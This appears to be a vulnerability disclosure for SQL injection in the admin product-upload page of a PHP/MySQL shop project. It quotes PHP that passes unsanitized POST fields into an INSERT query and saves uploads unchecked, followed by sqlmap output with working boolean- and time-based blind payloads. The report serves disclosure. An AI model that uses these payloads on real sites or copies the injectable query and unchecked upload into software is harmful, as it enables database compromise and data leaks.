SQL injection vulnerability exists in category parameter of /admin/modal_add_product.php file of Retro Cellphone Online Store

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.


```php
if (isset($_POST['go'])) {

    $name = $_POST['name'];
    $description = $_POST['description'];
    $category = $_POST['category'];
    $originated = $_POST['originated'];
    $price = $_POST['price'];
    $quantity = $_POST['quantity'];

    //image
    $image = addslashes(file_get_contents($_FILES['image']['tmp_name']));
    $image_name = addslashes($_FILES['image']['name']);
    $image_size = getimagesize($_FILES['image']['tmp_name']);
//
    move_uploaded_file($_FILES["image"]["tmp_name"], "upload/" . $_FILES["image"]["name"]);
    $location = "upload/" . $_FILES["image"]["name"];


    mysqli_query($conn, "insert into tb_products (name,description,category,originated,price,quantity,location)
    values ('$name','$description','$category','$originated','$price','$quantity','$location')
    ") or die(mysqli_error());

    header('location:product.php');
```



```
(custom) POST parameter 'MULTIPART category' is vulnerable. Do you want to keep testing t
he others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 722 HTTP(S) requests:
---
Parameter: MULTIPART category ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: ------------YWJkMTQzNDcw
Content-Disposition: form-data; name="category"

1' RLIKE (SELECT (CASE WHEN (2336=2336) THEN 1 ELSE 0x28 END)) AND 'qEIH'='qEIH
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"
```

“

Parameter: MULTIPART category ((custom) POST)

Type: boolean-based blind

Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload:

------------YWJkMTQzNDcw

Content-Disposition: form-data; name="category"

1' RLIKE (SELECT (CASE WHEN (2336=2336) THEN 1 ELSE 0x28 END)) AND 'qEIH'='qEIH“

or

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: ------------YWJkMTQzNDcw

Content-Disposition: form-data; name="category"

1' AND (SELECT 2535 FROM (SELECT(SLEEP(5)))BJRo) AND 'RLkl'='RLkl

Source Download：

https://www.campcodes.com/projects/retro-cellphone-online-store-an-e-commerce-project-in-php-mysqli/